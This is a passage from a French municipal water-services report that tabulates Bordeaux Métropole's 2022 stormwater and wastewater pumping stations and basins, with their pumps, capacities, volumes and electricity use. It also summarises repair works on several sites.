Bourg Stade	ST LOUIS DE MONTFERRAN	2	K S B	KRTVF 150	180	180	360	1 854	sur station sous vide
Carbon Blanc	CARBON BLANC	1	BAUDIN	VIDE FOSSE	13	13	13	0	16
Castencau Ep	ST LOUIS DE MONTFERRAND	2	FLYGT	CP 3085 MT	90	90	180	1 454	Castencau EU
Cinquieme Republique	PESSAC	2	FLYGT	CP 3085 MT 438	40	40	80	157	143
François de Sourdis	BORDEAUX	1	FLYGT	CP 3152 MT	25	25	25	1 767	385
Galin	BORDEAUX	6	FLYGT	CP 3152 MT	288	1 728	1 728	43 908	Bassin E2M
Jalle Des Toureils	ST VINCENT DE PAUL	1	FLYGT	CS 3500 - 560	4 320		4 320	65 667	5 827
		1	FLYGT	VIS	5 400	5 400	5 400		
Jallere	BORDEAUX	1	FLYGT	VIS	5 400	5 400	5 400	1 617 452	35 745
Jean Jacques Bosc Pi	BORDEAUX	2	FLYGT	CP 3152	126	126	252	1 221	6 418
La Gravade Pi	BASSENS	4	FLYGT	CP 3300 LT	1 260	3 780	5 040	309 430	15 407
La Hutte	BRUGES	3	FLYGT	CP 3201 LT	630	1 260	1 890	213 823	10 602
Lajaunie	BORDEAUX	2	FLYGT	CP 3300 LT	1 260	2 520	2 520	108 649	17 127
Lamande Pi	BORDEAUX	2	FLYGT	CP 3127	252	252	504	3 828	St Emilion
Leo Lagrange	FLOIRAC	3	FLYGT	CP 3355	1 800	3 600	5 400	696	27 409
Manon Cormier	BASSENS	4	FLYGT	CP 3300	1 498	4 494	5 992	34 280	7 262
Michaelis Pi	AMBARES LA GRAVE	3	FLYGT	CP 3152	540	1 080	1 620	21 300	2 886
Naujac	BORDEAUX	3	FLYGT	CL 7100 G2	8 280	38 800	45 900	556 594	38 498
		3	FLYGT	CL 7100	7 020				
Ornano	BORDEAUX	3	FLYGT	CP 3500	2 592	7 776	7 776	3 432	Caserne pompier
Paul Emile	PESSAC	2	FLYGT	CP 3127	202	202	404	1 591	5 686

TABLEAU 13 - PAT.1.3. Liste des stations de pompage d'eaux pluviales 2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
Victor Pi									
PERIER	BRUGES	4	FLYGT	7050.680	1 800	7 200	7 200	1 746 626	54 415
		2	FLYGT	3127.181 MT437	180	360	360		
Peyronnet Pi	BORDEAUX	2	FLYGT	CP 3127	90	90	180	1 081	Saint-jean
Pont De La Grave	BEGLE	4	FLYGT	3 CP3201LT 1 CP3200LT	720	2 160	2 880	68 480	20 919
Pont De Pierre Pi	BORDEAUX	2	FLYGT	CP 3170 LT	648	648	1 296	3 407	Thiers
Rochemond	BEGLE	1	FLYGT	3068 MT 471	20	20	20	1 259	407
Saint Exupery Ambes	AMBES	2	FLYGT	CP 3200 LT	479	479	958	1 130	Saint-Exupéry EU
Saint Genes Pi	BORDEAUX	2	FLYGT	1 CP3201 MT 1 CP3200MT	324	324	648	893	391
Saint Jean	BORDEAUX	6	FLYGT	LL 3601	5 400	27 000	32 400	237 309	70 800
Siphon D'Ars Brascassat	BORDEAUX	1	FLYGT	CT 3531- 625	3 600	3 600	3 600	127 756	16 911
		1	FLYGT		100	100	100		
Tartifume	BEGLE	3	LANDUSTRIE	VIS S 210	7 200	14 400	21 600	31 624	43 448
TREMIE TRAM PESSAC PI	PESSAC	3	K S B	KRTE 80-250	108	216	324	1 822	0
Ss-total pompage EP	37 Stations	113				156 265	189 476	5 451 912	411 192
	Changement de pompe en 2022					Nouvelle station intégrée en 2022			

TABLEAU 14 - PAT.1.3. Liste des stations de pompage d'eaux pluviales sélectives 2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage EP nominale m3/h	Capacité pompage EP installée m3/h	Volume total relevé m3
Bas Bouscat 1	BOUSCAT	3	BREGNET	XE 400 L	3 600	10 800	10 800	6 516
BASTIDE	BORDEAUX	2	FLYGT	Eaux chargées	180	180	360	235 028
		1	FLYGT	Eaux décantées	3 780	3 780	3 780	
		8	FLYGT	Eaux pluviales	3 780	18 900	30 240	
Cauderan Naujac	BORDEAUX	1	FLYGT	CP 3601-941	6 120	6 120	6 120	29 923
Cite Noel	BORDEAUX	3	FLYGT	3201 LT	630	1 260	1 890	2 179
ENTRE DEUX MERS	CENON	3	FLYGT	CP 3300 MT 641	900	1 800	2 700	77 182
Jourde	BORDEAUX	4	FLYGT	LL 3601	6 480	30 240	59 040	871 604
		1	FLYGT	CP 3500	4 320			
		2	S W	MOQBY 740 B	14 400			
Laroque	BRUGES	2	S W	ACH 800	7 200	14 400	14 400	96 360
Lauzun	BORDEAUX	2	FLYGT	LP 7100	8 586	25 812	30 132	570 608
		3	FLYGT	CP 3500	4 320			
Medoc	BORDEAUX	3	FLYGT	PL 7101-835	7 200	19 800	27 000	65 470
		1	FLYGT	LL 3602-805	5 400			
Noutary	BEGLES	3	BERGERON	SU 168 (moto pompes)	8 100	30 600	38 700	638 411
		2	BERGERON	SU 168 (électropompes)	4 500			
		2	BERGERON	ST 140/5	2 700			
Pinel	FLOIRAC	1	FLYGT	CP 3102 MT	80	80	80	787
Saint Emilion	BORDEAUX	6	FLYGT	CP 3602	5 760	28 800	34 560	382 734
Ss-total pompage sélectives	12 stations	53				192 572	259 802	2 976 802
NB : L'énergie électrique consommée des stations de pompage sélectives EP se trouve dans le tableau des stations de pompage sélectives EU								
: Changement de pompe en 2022				: Nouvelle station intégrée en 2022				

TABLEAU 15 - PAT.1.3. Liste des bassins de retenue avec pompes 2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3 / h	Capacité pompage nominale m3 / h	Capacité pompage installée m3 / h	Volume total relevé m3	Energie électrique consommée kWh
Abria Bassin	BORDEAUX	3	FLYGT	CP 3400 - 735	1 080	2 160	3 240	120 284	22 066
		1	FLYGT	Drainage	36	36	36		
Alfred Giret	FLOIRAC	2	FLYGT	CP 3400 - 745	1 357	2 714	2 714	32 169	21 472
		1	FLYGT	NP 3153 ,180	216	216	216		
Alhambra	BORDEAUX	2	FLYGT	CP 3356 - 610	1 800	3 600	3 600	140 147	8 249
		1	FLYGT	Drainage	100	100	100		
Bergonie	BEGLES	2	FLYGT	CP 3500 - 620	1 800	3 600	3 600	38 036	4 023
		1	FLYGT	Drainage	144	144	144		
Carmaux	MERIGNAC	2	FLYGT	Drainage	32	64	64	89 016	13 148
Carreire	BORDEAUX	4	FLYGT	CP 3400	2 500	10 000	10 000	325 378	47 947
Chene Vert	MERIGNAC	2	FLYGT	CP 3085 - 432	36	36	72	15 224	2 650
DORMOY	BORDEAUX	3		NP3127MT3 ADAPTIVE 438	175	350	525	1 186	1 575
		1		DP 3069 MT 234	12	12	12		
Entre-Deux-Mers	CENON	3	CAPRA RI	KCW080HA+005141N 1	30	30	30		
GERMIGNAN	LE TAILLAN MEDOC	2	FLYGT	DP 3127 MT 470	60	60	120	0	2621
Grenouillere	BORDEAUX	3	FLYGT	L 3400 - 875	3 060	9 180	9 180	224 802	116 115
		2	FLYGT	3201	126	126	252		
Larminat	BORDEAUX	2	FLYGT	CP 3152 MT - 431	180	360	360	Sur bassin Abria	ur bassin Abria
Nansouty	BORDEAUX	2	FLYGT	NP 3020 MT 433	180	360	360	6 184	32930
		2	FLYGT	NP 3171 MT 432	180	360	360		
		1	FLYGT	DS 2640 MT 234	30	30	30		
Ss-total bassins avec pompage	13 sites	42				33 538	35 015	992 426	272 796
	: Changement de pompe en 2022					: Nouvelle station intégrée en 2022			

Le **TABLEAU 16** détaillent les consommations électriques de chaque bassin de retenue ne possédant pas de pompage sur 2022.

TABLEAU 16 - PAT.1.3. Liste des bassins de retenue sans pompe 2022		
Site	Commune	Energie électrique consommée kWh
Archevêque	LORMONT	1 352
Beaudésert	MERIGNAC	4 128
Bequigneaux	BRUGES	1 153
Bleu	EYSINES	193
Bois Gramont bassin	EYSINES	1 811
Bourgailh	PESSAC	1 206
Bourran amont et aval	MERIGNAC	8 320
Camponac	PESSAC	149
Chambéry	VILLENAVE D'ORNON	2 397
Cité des pins	MERIGNAC	347
CLOS FAVOLS	CARBON BLANC	350
Curie	VILLENAVE D'ORNON	1 216
Dinassac	BLANQUEFORT	2 824
Fontaudin	PESSAC	1 380
La Gravette	FLOIRAC	175
Lafontaine	MERIGNAC	1 428
Lamothe Lescure	EYSINES	958
Le burk	MERIGNAC	882
Leyssotte	VILLENAVE D'ORNON	2 340
Maginot	BORDEAUX	5 705
Magonty	PESSAC	503
Marron ouest	MERIGNAC	33
Migron bardenne	EYSINES	1 642
Montsouris	BASSENS	1 296
Périnot	BORDEAUX	4 422
Rébédéch	FLOIRAC	536
Ruisseau d'Ars	TALENCE	9 912
Siphon d'Ars Fontaine Guillot Amont	BORDEAUX	1 177
Thouars	TALENCE	1 624
ZAC TASTA ECOLES	BRUGES	811
ZAC TASTA PERIE	BRUGES	11 200
Zone portuaire Bassens aval	BASSENS	674
Ss-total bassins sans pompage	32 bassins	72 144
NB : Les bassins qui ne disposent pas de pompage sont néanmoins consommateurs d'énergie (dégrilleur,bâtiment, etc ...).		

Le **TABLEAU 17** est le bilan des volumes pompés et de la consommation électrique des stations de pompage des eaux pluviales sur le périmètre de Bordeaux Métropole.

Les capacités de pompages nominales et installées ainsi que l'énergie électrique consommée globales sur l'année proviennent des sommes des données des postes de pompage EP (**TABLEAU 13**), des postes de pompage sélectifs (excepté l'énergie électrique consommée) (**TABLEAU 14**) et des bassins de retenue avec (**TABLEAU 15**) ou sans pompes (**TABLEAU 16**).

TABLEAU 17 - PAT.1.3. Total Eaux Pluviales 2019, 2020, 2021 et 2022

	Capacité pompage EP nominale m3/h	Capacité pompage EP installée m3/h	Volume total EP relevé m3	Energie électrique consommée kWh	Cumul de pluviométrie
2019	382 251	484 132	23 294 032	1 061 151	1 088,2 mm
2020	382 281	484 222	23 885 178	1 013 367	1 073,8 mm
2021	382 673	484 789	24 450 082	1 078 085	925,5 mm
2022	382 375	484 293	9 421 140	756 132	616 mm

La chute des volumes et de l'énergie électrique de 2022 est due à la pluviométrie faible par rapport aux années précédentes.

Les **TABLEAUX 18 et 19** suivants détaillent les différentes pompes sur les stations de pompages EU avec leur consommation d'énergie sur 2022.

TABLEAU 18 - PAT.1.3. Liste des stations de pompage EU-2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
ALFRED DANÉY	BORDEAUX	2	FLYGT	CP 3085	25	25	50	43 255	1 883
ANDRE MESSAGER	BRUGES	2	FLYGT	3085-181	47	47	94	295 163	sur TASTA
ARCINS	BOULIAC	3	XYLEM	NP 3202 HT 454	216	432	648	691 990	130 257
AVENUE DE SAINT LOUBES	AMBARES LA GRAVE	2	KSB	KRT F 80.215	15	15	30	1 244	760
AVENUE DU ROY	AMBARES LA GRAVE	2	FLYGT	CP 3127 HT 481	15	15	30	98 924	18 281
BALZAC	VILLENAVE D'ORNON	2	KSB	KRTF 65-217/74UEG-D IE3	13	13	26	3 661	2 658
BARAIL (DIP)	BORDEAUX	2	DIP/SIDE	DIP 15 / 4 VV	9	18	18	21 942	1 137
BARANQUINE (DIP)	BASSENS	2	DIP/SIDE	DIP 61/4V V-5,5	15	15	30	16 240	3 332
BARTHEZ (DIP)	GRADIGNAN	2	DIP/SIDE	DIP 16/4 VVI - 130,40,20/1,5	18	18	36	303	530
BEAUSEJOUR ZAC	LE BOUSCAT	2	FLYGT	CF 3085	18	18	36	27 284	3 722
BERLIQUETS	BOULIAC	2	FLYGT	CS 3201 SH 263	57	57	114	116 719	54 282
BERNATETS	AMBARES LA GRAVE	2	FLYGT	CP 3102 MT180 r430	76	76	152	38 342	2 725
BIO-PARC (NON EXPLOITÉ)	MERIGNAC							0	
BLANQUEFORT ZI	BLANQUEFORT	1	FLYGT	CP 3300-180 MT r644	750	800	1250	1 606 017	56 745

TABLEAU 18 - PAT.1.3. Liste des stations de pompage EU-2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
		1	FLYGT	CP 3300-180 MT r641	500	450		0	
BOIS GRAMOND EU (DIP)	EYSINES	2	DIP/SIDE	DIP 15 / 4 VV	18	18	36	3 017	516
BRAZZA PROVISOIR	BORDEAUX	2	XYLEM	N6020,181 18-08-1AZ-W	36	40	40	45 589	0
BROWN EU	VILLENAVE D'ORNON	2	FLYGT	CP 3085	20	20	40	10 287	837
BRUGES 1	BRUGES	2	FLYGT	CP 3152 - 180 MT	152	152	304	350 007	37 637
BRUGES 2	BRUGES	2	FLYGT	CP 3152-181 MT	120	240	240	397 817	38 411
CAISSE DES DEPOTS	BORDEAUX	2	FLYGT	CP 3101-180 LT	162	162	324	8 293	711
CALIXTE CAMELLE (DIP)	BEGLES	2	DIP/SIDE	DIP 16/4 VVI - 130,40,20/1,5	34	34	68	42 831	3 306
CAMP DES LANCIERS	SAINT MEDARD EN JALLES	3	FLYGT	CT 3152	330	660	990	1 026 584	46 069
CANTERANNE	BOULIAC	2	FLYGT	DP 3085-181 HT 276	9	9	18	1 872	614
CARLE VERNET	BORDEAUX	3	FLYGT	NP 3171.091 LT	540	1 080	1620	4 405 488	187 785
CARRIET	BASSENS	2	FLYGT	NP3140-180	145	145	290	528 977	34 598
CASTENCAU	SAINT LOUIS DE MONTFERRAND	2	FLYGT	NP 3153.181 HT 451	60	60	120	94 796	17 534
CAUPIAN	SAINT MEDARD EN JALLES	3	FLYGT	CT 3127 MT	76	152	228	73 934	7 962
CHATENET	PESSAC	2	KSB	KRTF 80-216/114UEG -D	47	47	94	142 330	3 972
CHEMIN DE LA VIE	AMBARES LA GRAVE	2	XYLEM	NT3127 SH246	56	56	112	201 697	48 852
CHEMIN DES COLLINES	BOULIAC	2	XYLEM	DP 3085-MT 462	18	18	36	1 882	688
CHEMIN DES MAURES	GRADIGNAN	2	FLYGT	CP 3126	166	166	332	144 096	5 122

TABLEAU 18 - PAT.1.3. Liste des stations de pompage EU-2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
CHEVALIER	SAINT MEDARD EN JALLES	2	FLYGT	NP 3127-HT.181-r487	57	57	114	112 540	9 740
CIGALES	ARTIGUES	2	KSB	KRTF 80-215/74UEG-D IE3	13	13	26	7 001	644
CLOS DE SAIGE	PESSAC	2	WENCO	S 50 ROUE Ø110	17	17	34	2 314	435
CLOS PEYBOIS	BLANQUEFORT	2	FLYGT	CP 3102 MT	18	18	36	2 028	1 305
COCUT (DIP)	BEGLES	2	DIP/SIDE	DIP 21/4 VVI - 165,40,20/2, 2	7	7	14	14 462	2 033
CROIX NOIRE	AMBARES	2	DIP/SIDE	DIP 20/4	12	12	24	6 647	2 993
DERRUPPE	BRUGES	2	KSB	KRTF 80-215/114UEG -D	10	10	20	2 184	861
DOMAINE DE BELFONTAINE	BOULIAC	2	FLYGT	NP 3085HT 253	15	15	30	155 861	1 598
DOMANIALES	PESSAC	2	FLYGT	CP 3085 MT	26	26	52	25 336	3 965
EAU BLANCHE	BEGLES	3	FLYGT	NP 3153 MT 432	216	432	648	1 308 156	STEP CDH
EMILE COUNORD	BORDEAUX	2	XYLEM	NP3153 MT 432	144	288	288	330 439	GRENOUILLE RE
FAIZEAU	BOULIAC	2	FLYGT	DP 3068 MT 471	16	16	32	4 021	531
FAUVETTE	TALENCE	2	FLYGT	3085-181-15	36	36	72	4 977	678
FIEUZAL	BRUGES	2	XYLEM	NP 3102 MT 460 ADA	22	22	44	50 044	4 378
FOIRE A	BORDEAUX	2	FLYGT	CP 3127-180 MT	151	151	302	125 012	11 572
FOIRE B	BORDEAUX	3	FLYGT	CP3152-180 MT	120	240	360	202 005	29 916
FORGERON	GRADIGNAN	2	FLYGT	CP 3085	35	35	70	5 288	392
GARONNE (DIP)	SAINT LOUIS DE MONTFERRAND	2	DIP/SIDE	DIP 15 / 4 VV	5	5	10	1 140	683
GRANDJEAN	AMBARES	2	FLYGT	CP 3127-181 480	49	49	98	142 139	22 455
HAMEAU D'EPSOM	BOULIAC	2	FLYGT	CP 3127	6	6	12	2 856	6 300
HILTZ	BLANQUEFORT	2	DIP/SIDE	11/4VV-110.25.15/1	4	4	8	456	1 104

TABLEAU 18 - PAT.1.3. Liste des stations de pompage EU-2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
HIPPODROME	LE BOUSCAT	2	KSB	KRTF 80-220/034UKG -H	90	90	90	6 322	617
HOURCADE	BEGLES	2	KSB	KRTF 80-220/034UKG -H	35	35	70	11 480	1 792
HUSTIN (DIP)	LE HAILLAN	2	DIP/SIDE	DIP 16/4 VVI - 130,40,28/1,5	6,5	6,5	13	822	752
IMPASSE DES PLACES	AMBARES	1	DIP/SIDE	4VV-110.25/1,5	7	7	7	373	302
ISSAC	SAINT MEDARD EN JALLE	2	FLYGT	3085-181	60	60	120	22 852	2 470
JARDINS DE COTOR	GRADIGNAN	2	FLYGT	DP 3057.181 MT 232	20	20	40	35 097	2 381
JARDINS DU MEDOC	SAINT AUBIN	2	DIP/SIDE	DIP11/2VVI - 110-25-15/1,5	8	8	16	3 339	855
JEAN JAURES	BORDEAUX	1	FLYGT	DP 3067 180 MT r482	4	19	34	2 682	445
		2	FLYGT	DP 3067 180 MT r481	15			0	
JEANNE D'ARC (DIP)	BEGLES	2	DIP/SIDE	DIP 16/4 VVI - 130,40,20/1,5	7	7	14	6 296	1 867
JONQUILLES	ARTIGUES	2	KSB	KRTF 80-220/034UKG -H	15	15	30	11 762	991
LA BOETIE	LE TAILLAN	2	FLYGT	NP3127-180MT	112	112	224	372 960	18 776
LA MELOTTE	SAINT VINCENT DE PAUL	2	FLYGT	NP3153 SH 274	64	90	128	175 735	43 174
LA PALUE	PAREMPUYRE	2	FLYGT	3152-181 MT	220	220	440	216 713	16 514
LAMOTHE LESCURE EU	EYSINES	2	UNITEC	S 50 R	20	20	40	10 411	1 221
LANDEGRAND	PAREMPUYRE	2	DIP/SIDE	SIDE 11/4 V V -1.5 Kw	25	25	50	40 323	4 143
LARRUE	PESSAC	2	FLYGT	3085-181-15	65	65	130	10 625	593
LARTIGUE MARTIN	SAINT VINCENT DE PAUL	2	DIP/KSB	GRUNDFOS SEV 80 80 11 450 D	16	16	32	8 545	1 119

TABLEAU 18 - PAT.1.3. Liste des stations de pompage EU-2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
LE TASTA	BRUGES	2	ABS	FR 150/100-32 CB 2 160L	115	115	230	53 427	101 582
LECOQ	BORDEAUX	1	FLYGT	3067-180	19	19	19	20 956	288
LES AUBIERS	BRUGES	1	FLYGT	NP 3153MT 435	250	250	250	907 352	sur Laroque
LES SAULES	BOULIAC	2	FLYGT	CP 3127	75	75	150	25 758	2 396
LETELLIER (DIP)	BORDEAUX	2	DIP/SIDE	DIP 16/4 VVI 1,5	11	11	22	69 971	4 081
LEYRAN	VILLENAVE D'ORNON	2	KSB	NF 50-170/002 ULG 107	18	18	36	59 906	4 744
LIXIVIAT		2	FLYGT		16	16	32	108	sur JALLERE
MACAU (DIP)	PAREMPUYR E	2	DIP/SIDE	DIP 21/4 VVI - 165,30,20/2, 2	9	9	18	4 490	1 559
MALUS	BOULIAC	2	FLYGT	CP 3102 MT 430	40	40	80	57 414	5 075
MENDES FRANCE (DIP)	BEGLES	2	DIP/SIDE	DIP 61/4V V-5,5	36	36	72	14 646	Pt LAGRAVE
METRO	BORDEAUX	2	FLYGT	CP 3082-180 MT	60	60	120	10 923	788
MEYCAT (DIP)	LE HAILLAN	2	DIP/SIDE	DIP16/4VVI - 130-40-20/1,5	5	5	10	4 417	1 178
MICHAELIS EU	AMBARES	2	FLYGT	CP 3068 251 HT	27	27	54	41 736	2 790
MOULIN NOIR	EYSINES	2	FLYGT	NP 3127.121. HT	75	75	150	154 818	14 705
NODIER	SAINT MEDARD EN JALLE	2	FLYGT	CP 3085-MT	11	11	22	3 259	844
ONZE NOVEMBRE	PAREMPUYR E	2	FLYGT	NP 3102 MT 462	150	150	300	631 390	22 252
PAE DU CHAI	LE TAILLAN	2	FLYGT	NP 3085 SH3	18	18	35	1 365	944
PARC DE L' ETOILE	BOULIAC	2	FLYGT	CP 3085 HT 250	8	8	16	36 628	12 258
PARKING 1 FOIRE	BORDEAUX	2	FLYGT	CP 3102 MT430	120	120	240	15 994	parc expo
PARKING 2 FOIRE	BORDEAUX	2	FLYGT	NP 3085 MT463	60	60	120	26 609	parc expo
PATY MALLET	BEGLES	2	FLYGT	CP 3127 MT 435	100	100	200	223 167	15 253

TABLEAU 18 - PAT.1.3. Liste des stations de pompage EU-2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
PHARE	MERIGNAC	2	FLYGT	CP 3127.181 MT 432	112	112	224	254 299	17 666
POETES	AMBARES	2	DIP/SIDE	11H/2VV-110.25.15/2.2	15	15	30	7 142	1 452
PONT DE LA PIERRE	SAINT MEDARD EN JALLE	2	GUINARD	EC 1000 C 819	40	40	80	11 833	1 143
PROCESSION	BORDEAUX	2	XYLEM	NT 3085 MT 462	19	19	38	1 398	569
PYRENEES (DIP)	MERIGNAC	2	DIP/SIDE	DIP21/4VVI - 165-40-20/2,2	25	25	50	731	638
QUATRIEME REPUBLIQUE	VILLENAVE D'ORNON	3	FLYGT	CP 3152 MT 432	116	232	348	833 493	36 599
RENARDEAUX	VILLENAVE D'ORNON	2	UNITEC	S 50	68	68	136	9 236	1 107
RENAUDEL	BEGLES	2		KRTF 65-217/74UEG-D IE3	13	13	26	3 530	2 952
ROBESPIERRE	TALENCE	2		KRTE 100-253/76UEG-D IE3	90	90	180	341 140	4 469
ROSA BONHEUR (DIP)	MERIGNAC	2	DIP/SIDE	DIP 15 / 4 VV	8	8	15	441	931
SAINT EXUPERY AMBES	MERIGNAC	2	FLYGT	CP 3101	83	83	166	38 380	4 314
SAINT EXUPERY GRADIGNAN	GRADIGNAN	2	WENCO	S 50 ROUE Ø90	11	11	22	1 961	623
SAINT LOUIS DE MONTFERRAND SS VIDE	SAINT LOUIS DE MONTFERRAND	2	KSB	KWPK 65/315	68	68	136	40 951	114 872
SALZEDO (DIP)	LE TAILLAN	2	DIP/SIDE	DIP 15 / 4 VV	5	5	10	1 562	842
SANTA MONICA	PESSAC	2	FLYGT	3085-181-15	36	36	72	38 177	2 514
SEGUR	PAREMPUYRE	2	FLYGT	3127-180 HT	55	55	110	160 345	12 576
SICART (DIP)	AMBARES	2	DIP/SIDE	DIP 15/4 VV 2x/1,5	5	5	10	116	428
SYBILLE	BASSENS	3	FLYGT	CP 3300	734	1 468	2202	1 242 830	76 655
TERRASSES DE GARONNE	BOULIAC	2	DIP/SIDE	DIP11/4VVI - 110-25-15/1,5	5	5	10	1 712	1 169

TABLEAU 18 - PAT.1.3. Liste des stations de pompage EU-2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
THIERS	BORDEAUX	2	FLYGT	3127 181 421	180	360	360	586 463	33 292
TOCTOUCAU	PESSAC	2	FLYGT	3102-180	35	35	70	59 108	6 121
TROIS CHÊNES	PESSAC	2	DIP/Flygt	NT 3085 MT 463	55	55	110	14 812	460
TRW	BORDEAUX	2	FLYGT	CP 3101-MT	61	61	122	60 468	sur Foire A
TUILERIE	SAINT AUBIN	2	KSB	KRTF 80- 215/114UEG -D	11	11	22	8 321	671
VALLON	PESSAC	2	FLYGT	CP 3085 MT	468	910	1390	1 010 933	25 532
VAUBAN	BASSENS	2	DIP/SIDE	DIP 15 / 4 VV	9	9	18	310	785
VERT CASTEL	MERIGNAC	2	XYLEM	DP3057MT	12	12	24	6 759	3 541
VICTOR HUGO	AMBARES	2	FLYGT	CT 3127	90	90	180	182 327	14 501
VILLAGE DU CHATEAU	LE TAILLAN	2	ABS	AF 15-4V	30	30	60	19 477	1 719
ZOO DE PESSAC	PESSAC	2	WILO	Rexa PRO	15	15	30	3 443	987
AUTORÉGULATION	BORDEAUX							0	1 284
Ss-total pompage EU	120 stations	244				12 501	19 605	21 187 857	1 471 670
	: Changement de pompe en 2022					: Nouvelle station intégrée en 2022			

TABLEAU 19 - PAT.1.3. Liste des stations de pompage sélectives EU 2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
BAS BOUSCAT 1	BOUSCAT	2	FLYGT	CP 3152 -181 M	288	576	576	715 856	160 309
BASTIDE	BORDEAUX	2	FLYGT	NP 3153.433 MT	72	72	144	477 590	193 062
CAUDERAN NAUJAC	BORDEAUX	2	FLYGT	CP 3300-180 MT	900	1 800	1 800	1 768 107	116 080
CITE NOEL	BORDEAUX	3	FLYGT	CP 3126-180 MT	144	288	432	87 028	4 220
ENTRE-DEUX-MERS	CENON	2	FLYGT	CP 3102 - MT 430	97	194	194	235 836	55 495
JOURDE	BORDEAUX	3	FLYGT	NP 3202 MT433	360	1 080	1 080	4 203 752	461 033
LAROQUE	BRUGES	3	FLYGT	CP3201	648	2 196	2 844	2 641 403	226 406
		1	XYLEM	NT 3301 MT 634	900				
LAUZUN	BORDEAUX	3	FLYGT	CP 3201-120LT	648	1 944	2 592	2 019 215	131 725
		1	XYLEM	NP 3202 MT 641	648				
MEDOC	BORDEAUX	4	FLYGT	LL 3300	1 512	1 512	6 048	2 004 335	130 343
NOUTARY	BEGLES	3	FLYGT	CP 3201	360	720	1 080	5 460 757	339 331
PINEL	FLOIRAC	1	FLYGT	CP 3068	28	28	28	37 337	2 695
SAINT EMILION	BORDEAUX	2	FLYGT	CP 3202.180	227	288	454	1 314 974	334 569
Ss-total pompage sélectives	12 stations	32				10 698	17 272	20 966 190	2 155 268
			: Changement de pompe en 2022				: Nouvelle station intégrée en 2022		

Le **TABLEAU 20** est le bilan des volumes pompés et de la consommation électrique des stations de pompage des eaux usées sur le périmètre de Bordeaux Métropole.

La consommation a baissé de 20% suite à une pluviométrie faible.

Les capacités de pompages nominales et installées ainsi que l'énergie électrique consommée globales sur l'année proviennent des sommes des données provenant des postes de pompages EU (**TABLEAU 18**) et des postes de pompages sélectives (**TABLEAU 19**).

La pluviométrie indiquée dans cette fiche est différente de celle annoncée dans le **TABLEAU 1 – EXPL.1.1** en raison de la prise en compte d'un périmètre d'analyse différent.


TABLEAU 20 - PAT.1.3. Total Eaux Usées 2019, 2020, 2021 et 2022					
	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh	Cumul de pluviométrie
2019	22 264	34 963	48 373 998	4 119 777	1 088,2 mm
2020	22 035	35 129	51 658 312	4 482 162	1 073,8 mm
2021	22 038	35 135	51 607 181	4 552 237	925,5 mm
2022	23 199	36 877	42 154 047	3 626 938	616 mm

Le **DIAGRAMME 2** permet de distinguer le rapport des consommations d'énergie avec les volumes pompés sur les stations.

Dans la répartition de l'énergie, les consommations électriques des bassins sans pompage (**TABLEAU 16**) ne sont pas prises en compte car aucun volume n'est pompé.

Les stations sélectives fonctionnent avec des pompes pour les eaux usées. Sur des pluies de faible intensité, la station fonctionne avec une pompe pluviale sur énergie électrique. C'est cette raison qui fait que les stations sélectives sont très énergivores par rapport aux stations d'eaux usées bien que ces dernières soient plus nombreuses.

DIAGRAMME 2 - PAT.1.3. Répartition Energie électrique consommée 2022



ETAT ESTHETIQUE DES STATIONS DE POMPAGE

Le délégataire évalue chaque année l'état esthétique de l'ensemble des stations de pompage et des bassins selon une méthode qui s'appuie sur 4 catégories :

- Etat intérieur du bâtiment,
- Etat extérieur du bâtiment,
- Etat de la clôture et du portail,
- Etat de la voirie et des espaces verts.

Une notation d'état de 0 à 2 (mauvais à bon) ainsi qu'une notation de criticité de 0 à 1 (moyen terme et urgent) sont attribuées à chaque catégorie lors de la visite effectuée.


Sur l'année 2019, un état initial a été réalisé.

Les sites de Faizeau et Aciérie PI avaient une note inférieure à 80% en 2020 et les travaux n'ont pu être réalisés en 2021. Cela a fait l'objet de pénalités. Les travaux de ces sites ont été fait sur l'année 2022.

Sites dont les travaux ont été fait :

- Faizeau : clôture et Portail

PHOTOGRAPHIE 5 PAT.1.3 Nouveau portail Faizeau



- Médoc : Réparation épaufrure sur le mur extérieur, mise en place protection collective (filet sous plafond), la grille de ventilation a été refaite mais suite aux travaux des groupe électrogène de fin d'année, celle-ci a été supprimée.

PHOTOGRAPHIES 6 à 11 PAT.1.3 Médoc



- Germignan : la Direction de l'Eau de Bordeaux Métropole a effectué des travaux de modification de l'accès afin de sécuriser l'entrée au bassin.

PHOTOGRAPHIES 12 et 13 PAT.1.3 Germignan



Avant



Après


- La Gravade PI : clôture et portail

PHOTOGRAPHIES 14 à 17 PAT.1.3 La Gravade PI



- Aciérie PI : vanne, canalisation et échelle remplacée

PHOTOGRAPHIES 18 à 20 PAT.1.3 Nouveaux équipements Aciérie PI



- Blanquefort ZI : suppression des pompes et canalisation suite aux travaux de la Direction de l'Eau de Bordeaux Métropole.

